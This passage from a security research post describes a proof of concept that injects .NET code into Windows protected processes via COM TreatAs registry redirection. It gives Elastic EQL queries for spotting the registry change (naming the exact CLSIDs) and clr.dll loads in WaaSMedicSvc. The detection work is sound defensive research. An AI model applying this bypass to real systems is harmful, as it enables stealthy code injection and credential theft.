By carefully analysing the stack traces, memory regions, and loaded assemblies in a WinDbg debugging session, we were able to trace the malicious assembly's behaviour and detect a potential fileless attack. This approach provides insight into how advanced attackers use reflection to execute payloads directly in memory.

Detection

The technique leverages COM-to-.NET redirection to execute malicious .NET assemblies inside protected processes (PPL), such as `svchost.exe` running `WaaSMedicSvc`. This technique bypasses code integrity checks, making it a stealthy way to execute unsigned payloads.

Key Indicators of Compromise (IOCs)

To detect this exploit, we can monitor for the following:

- **Registry modifications** enabling COM redirection.
-

Detection Queries

1. Registry Modification Detection

Detects changes to the registry key that facilitates the COM redirection:

```
registry where event.type == "change" and
registry.path : "HKLM\\SOFTWARE\\Classes\\CLSID\\{0BE35203-8F91-11CE-9DE3-00AA004BB851}\\TreatAs\\" and
registry.data.strings : "{81C5FE01-027C-3E1C-98D5-DA9C9862AA21}"
```

The screenshot shows the Elastic SIEM interface. At the top, there are controls for 'Exit full screen', 'Data view', and a date range of 'Last 30 days'. Below this is an EQL query editor containing the query: `registry where event.type == "change" and registry.path : "HKLM\\SOFTWARE\\Classes\\CLSID\\{0BE35203-8F91-11CE-9DE3-00AA004BB851}\\TreatAs\\" and registry.data.strings : "{81C5FE01-027C-3E1C-98D5-DA9C9862AA21}"`. Below the query editor, there are columns for '@timestamp', 'process.executable', 'registry.data.strings', 'registry.path', and 'event.category'. A single result is visible, showing a timestamp of 'Mar 3, 2025 @ 09:55...', a process path, a registry path, and the event category 'registry'.

2. NET Execution in a Protected Process

Detects `WaaSMedicSvc` loading `clr.dll`, indicating .NET execution inside a protected process:

```
sequence by process.entity_id
[process where event.action == "start" and process.name == "svchost.exe" and
process.args == "WaaSMedicSvc"]
[library where dll.name == "clr.dll"]
```

The screenshot shows the Elastic SIEM interface with a different EQL query. The query is: `sequence by process.entity_id [process where event.action == "start" and process.name == "svchost.exe" and process.args == "WaaSMedicSvc"] [library where dll.name == "clr.dll"]`. The results table shows two rows. The first row has a timestamp of 'Mar 3, 2025 @ 09:55:28.996', a process name of 'svchost.exe', a command line of 'C:\Windows\system32\svch...', and an event action of 'start'. The second row has a timestamp of 'Mar 3, 2025 @ 09:55:29.171', a dll name of 'clr.dll', and an event action of 'load'.

@timestamp	dll.name	process.command_line	event.action	user.name
Mar 3, 2025 @ 09:55:28.996	-	C:\Windows\system32\svch...	start	SYSTEM
Mar 3, 2025 @ 09:55:29.171	clr.dll	-	load	SYSTEM

Thanks to **Samir aka (SBousseaden)**, who tested the tool and provided the **Elastic queries and screenshots**.

Conclusion

In this Proof-of-Concept (PoC), I demonstrated how code can be injected into a Protected Process Light (PPL), utilizing reflection-based techniques and COM-to-.NET redirection to bypass signature checks and security measures typically enforced in Windows processes with `PsProtectedSignerWindows-Light` protection. The detailed


memory analysis, from CLR stack tracing to dissecting process behavior, provided valuable insights into how we can manipulate registry keys and leverage memory allocation techniques to sidestep the inherent protections.

A special mention must be made of [James Forshaw](#) , whose in-depth research and expertise in Windows internals have been invaluable in helping me navigate and understand the intricacies of this exploit. His work continues to be a source of learning and inspiration. Much of the techniques explored in this PoC are built upon principles found in his publications and blog posts.

The full C++ PoC code will be made available on my GitHub repository for those who wish to explore, learn, or further develop upon this concept.

Feel free to dive into the repository for a deeper look into how this exploit was constructed and the techniques that were applied. Your feedback and contributions are always welcome as we continue to explore and secure these complex systems.

references

 [GitHub - T3nb3w/ComDotNetExploit: A C++ proof of concept demonstrating the exploitation of Windows Protected Process Light \(PPL\) by leveraging COM-to-.NET redirection and reflection techniques for code injection. This PoC showcases bypassing code integrity checks and loading malicious payloads in highly protected processes such as LSASS. Based on research from James Forshaw.GitHub](#)

 [Windows Bug Class: Accessing Trapped COM Objects with IDispatch](#)

 [IE11SandboxEscapes/CVE-2014-0257/CVE-2014-0257.cpp at master · tyranid/IE11SandboxEscapesGitHub](#)

<https://learn.microsoft.com/en-us/windows/win32/api/oidl/nf-oidl-idispatch-gettypeinfo>

Last updated 1 month ago